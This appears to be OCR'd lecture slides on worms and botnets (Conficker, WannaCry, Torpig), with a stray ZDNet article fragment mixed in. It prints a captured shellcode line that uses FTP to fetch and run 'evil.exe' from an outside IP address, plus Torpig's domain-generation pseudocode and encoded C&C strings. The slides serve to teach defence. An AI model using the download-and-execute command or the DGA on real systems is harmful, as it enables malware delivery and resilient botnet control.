
MS05-039 PnP vulnerability

17 January 2007 – Storm

Mass-mailing worm, built P2P botnet

21 November 2008 – Conficker

MS08-067 RPC vulnerability


Conficker: Still spamming
www.zdnet.com/article/conficker-still-spamming-after-all-these-years/
ZDNet
SEARCH
IOT
INNOVATION
MOBILITY
MORE
NEWSLETTERS
ALL WRITERS
18
f 0
in 0
REGISTER NOW

Conficker: Still spamming after all these years

How pathetic is the security in many enterprises? Almost six years since the patch to stop it was issued, Conficker is still one of the most common threats.

By Larry Seltzer for Zero Day | July 3, 2014 -- 11:08 GMT (04:08 PDT) | Topic: Security

A recent TrendLabs Security Intelligence Blog entry reminds us of just how immune some enterprises are to reasonable security practices. It turns out that Conficker (which they call DOWNAD, one of a few names for this threat) is still the most common form of malware found in enterprises and small businesses.

Conficker was quite a big deal back in late 2008 and early 2009. When Microsoft released MS08-067 ("Vulnerability in Server Service Could Allow Remote Code Execution") out of band on October 23, 2008,

WHAT'S HOT ON ZDNET

Microsoft and Canonical partner to bring Ubuntu to Windows 10

How one hacker exposed thousands of insecure

RELATED STORIES

Security

FBI tells local police it will help unlock iPhones when possible

Security

More firms in Singapore

Generic Structure of Internet Worms

Target discovery

Infection propagator

Activation

Payload

Target Discovery

Network scanning

- Random scanning (CodeRed, Sasser, Slammer, Witty)
- Localized random scanning (CodeRed II)
- Linear subnet scanning (Blaster)
- Combinations (Slapper, Welchia)

E-mail address harvesting

- Address books, files, web crawling, monitoring SMTP activity, …

Network share enumeration/topology

- Network Neighborhood, `/etc/hosts`, `known_hosts`, …

Other mediums

- P2P shared folders, IM, Google (MyDoom.O, Santy), …

Target Discovery Nowadays

Worms rely mostly on lateral movement techniques

- Credentials harvesting (Mimikatz, keyloggers, sniffing, …)
- Internal reconnaissance (network shares, VPN conections, …)
- Pivoting attacks (RDP, PsExec, VBScript, WMI, …)

WannaCry (May 2017)

- Internal/external spreading via the patched MS17-010 SMB bug

NotPetya (June 2017)

- PsExec pass the hash, WMI, Mimikatz, MS17-010

BadRabbit (October 2017)

- Propagation strategy similar to NotPetya


Infection Propagator

Self-carried

- CodeRed, Slammer, Witty, …

Second channel

- Blaster, Conficker, …
- TFTP, FTP, HTTP, SMB, …



```
....;T$.u.._$..f..._ ..I.4...1.....t...
                 K._.........\$..1.d.@0..x
                                          .@
h...`h....W.......cmd /c echo open 61.36.242.10 2955 > i&echo user 1 1 >> i &echo get evil.exe >> i
&echo quit >> i &ftp -n -s:i &evil.exe
.
```

Activation

Self-activation

Vulnerability exploitation, file infection, …

Human activation

Social engineering


"Attached is an important message for you" [Melissa virus, 1999]

"Open this message to see who loves you" [ILOVEYOU virus, 2000]

Human activity-related activation

Double-click, user login, reboot, …

Payload



click fraud

port scanning

extortion

phishing

illegal content

DDoS


code injection


malicious websites

spam

Botnets

- Networks of compromised hosts
  - Controlled remotely by an attacker
  - Used for malicious activities
- Command and Control (C&C)
  - Centralized, P2P, web-based, …
- Early botnets: bots just join an IRC channel
  - Origin: benign IRC bots that perform automated actions
- Push vs. pull model
  - Example: IRC vs. HTTP





Botnets: what for?

Spam relaying

DDoS (for hire)

Mass information/identity theft

Extortion (DoS, ransomware)

Spreading new malware

Malicious page proxying/hosting

Manipulating online polls/games

Click fraud

Adware affiliate programs

Phishing web servers

Bitcoin mining

…

BusinessWeek
click fraud
The Dark Side Of Online Advertising
A BUSINESSWEEK INVESTIGATION


© Bloomberg

```
Some files are coded.
To buy decoder mail: <user>@yahoo.com
with subject: PGCoder000000000032
```


– *Trojan.Gpcoder.C, 2005*

Use Case: Torpig

Trojan distributed as part of Mebroot (MBR rootkit)



1: Victim visits malicious/infected website
2-4: Mebroot infection through a drive-by download attack
5: Mebroot downloads and installs Torpig
6: Torpig exfiltrates stolen data
7: Torpig downloads page templates to opportunistically launch man-in-the-browser attacks against online banking websites


Wells Fargo - Windows Internet Explorer
https://online.wellsfargo.com/signon
Live Search
File
Edit
View
Favorites
Tools
Help
Wells Fargo
Page
Tools
WELLS FARGO
Search
Customer Service | Locations | Apply | Home
Personal
Small Business
Commercial
Banking
Loans & Credit
Insurance
Investing
Customer Service
Related Information
Online Banking Enrollment
Questions
Online Security Guarantee
Privacy, Security & Legal
Contains commands for working with the selected items.
100%
Start
Wells Fargo - Window...
17:09

Security Confirmation

To continue with Online Banking, please provide the information requested below.

First Name:

Last Name:

Date of Birth (mm/dd/yyyy): / /

Social Security Number: - -

Mother's Maiden Name:

Card Number:

Enter 16-digit number printed on your ATM/Check Card.

Torpig's man-in-the-browser phishing attack

DGA Botnets

What if the C&C server is gone?

Hardcoding domains or IP addresses in the bots not a good idea

Domain Generation Algorithm

Resilient C&C communication: generate and contact new domains periodically


If a domain is not available, just move on to the next one

Torpig’s DGA

Initial seed: current date


Weekly and daily domains

Hard-coded fall-back domains refreshed with each config file received from the C&C server



```
def generate_domain(t, p):
    if t.year < 2007:
        t.year = 2007
    s = scramble_date(t, p)
    c1 = (((t.year >> 2) & 0x3fc0) + s) % 25 + ’a’
    c2 = (t.month + s) % 10 + ’a’
    c3 = ((t.year & 0xff) + s) % 25 + ’a’
    if t.day * 2 < ’0’ ||  t.day * 2 > ’9’:
        c4 = (t.day * 2) % 25 + ’a’
    else:
        c4 = t.day % 10 + ’1’
    return c1 + ’h’ + c2 + c3 + ’x’ + c4 +
        suffix[t.month - 1]
```

Many other C&C possibilities…



upd4t3

aHR0cDovL2JpdC5seS8xN2EzdFMg
about 2 hours ago from web

aHR0cDovL2JpdC5seS9MT2ZSTyBodHRwOi8vYml0Lmx5L0ltZ2
